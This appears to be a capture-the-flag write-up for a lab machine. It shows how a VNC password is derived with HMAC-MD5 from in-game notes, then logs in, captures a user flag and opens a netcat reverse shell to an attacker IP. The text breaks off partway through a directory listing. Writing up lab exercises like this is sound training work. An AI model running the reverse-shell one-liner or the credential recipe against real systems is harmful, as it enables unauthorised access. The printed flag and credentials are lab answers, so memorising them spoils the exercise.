Link: http://10.10.157.172/datacubes/0011/




10.10.157.172/datacubes/0011/
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...

attention nightshift:
van camera system login (same as old login): [redacted]
new password: [redacted]

PS) we *will* beat you at darts on saturday, suckas.

Link: http://10.10.157.172/datacubes/0068/


10.10.157.172/datacubes/0068/
240%
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...


So many people use that ATM each day that it's busted 90% of the time. But if it's working, you might need some cash today for the pub crawl we've got planned in the city. Don't let the tourists get you down. See you there tonight, sweetie.

Accnt#: [redacted]
PIN#: [redacted]

Johnathan - your husband to be.


PS) I was serious last night-I really want to get married in the Statue. We met there on duty and all our friends work there.

Link: http://10.10.157.172/datacubes/0103/


10.10.157.172/datacubes/0103/
240%
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...

Change ghermann password to [redacted]. Next week I guess it'll be [redacted]. Strange guy...

Link: http://10.10.157.172/datacubes/0233/



10.10.157.172/datacubes/0233/
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...

From: Data Administration
To: Maintenance

Please change the entry codes on the east hatch to [redacted].

NOTE: This datacube should be erased immediately upon completion.

Link: http://10.10.157.172/datacubes/0451/



Brother,

I've set up **VNC** on this machine under jacobson's account. We don't know his loyalty, but should assume hostile.
Problem is he's good - no doubt he'll find it... a hasty defense, but since we won't be here long, it should work.

The VNC login is the following message, 'smashthestate', hmac'ed with my username from the 'bad actors' list (lol).
Use md5 for the hmac hashing algo. The first 8 characters of the final hash is the VNC password. - JL


Tool: https://www.freeformatter.com/hmac-generator.html#before-output

We used this site to try all the usernames from the bad actor list and we found one that works.

Credentials found


```
jlebedev:311781a1
```

We used #vncviewer to log in with.



```
┌──(kali㉿kali)-[~]
└─$ vncviewer 10.10.89.231:5901
Connected to RFB server, using protocol version 3.8
Performing standard VNC authentication
Password:
Authentication failure

┌──(kali㉿kali)-[~]
└─$ vncviewer 10.10.89.231:5901
Connected to RFB server, using protocol version 3.8
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "unatco-cmd:1 (ajacobson)"
VNC server default format:
  16 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 31 green 63 blue 31, shift red 11
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

Proof of user



```
C:\> uname -a
Linux unatco-cmd 5.4.0-131-generic #147-Ubuntu SMP Fri Oct 14 17:07:22 UTC 2022
x86_64 x86_64 x86_64 GNU/Linux
C:\> hostname
unatco-cmd
C:\> whoami
ajacobson
C:\> ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP grou
p default qlen 1000
    link/ether 02:3c:fa:75:1d:eb brd ff:ff:ff:ff:ff:ff
    inet 10.10.89.231/16 brd 10.10.255.255 scope global dynamic eth0
       valid_lft 2702sec preferred_lft 2702sec
    inet6 fe80::3c:faff:fe75:1deb/64 scope link
       valid_lft forever preferred_lft forever
C:\>
```


Proof of user.txt

```
thm{6ae787a98fff512ae33335e1264f0dd3}
```

Initial Foot hold


We are going to get a reverse shell on target so we can work.

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
10.13.1.3 443 >/tmp/f
```




```
C:\tmp> hoshostname
hostname
unatco-cmd
C:\tmp> whoami
whoami
ajacobson
C:\tmp> uname -a
uname -a
Linux unatco-cmd 5.4.0-131-generic #147-Ubuntu SMP Fri Oct 14 17:07:22 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
C:\tmp> id
id
uid=1001(ajacobson) gid=1001(ajacobson) groups=1001(ajacobson)
C:\tmp> ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:3c:fa:75:1d:eb brd ff:ff:ff:ff:ff:ff
    inet 10.10.89.231/16 brd 10.10.255.255 scope global dynamic eth0
       valid_lft 2504sec preferred_lft 2504sec
    inet6 fe80::3c:faff:fe75:1deb/64 scope link
       valid_lft forever preferred_lft forever
C:\tmp> 
```

Only thing we could find was a file on the target desktop




```
C:\home\ajacobson\Desktop> ls ls -la
ls -la
total 6792
drwxr-xr-x  2 ajacobson ajacobson    4096 Oct 22 05:36 .
drwxr-xr-x 21 ajacobson ajacobson    4096 Nov  9 04:52 ..
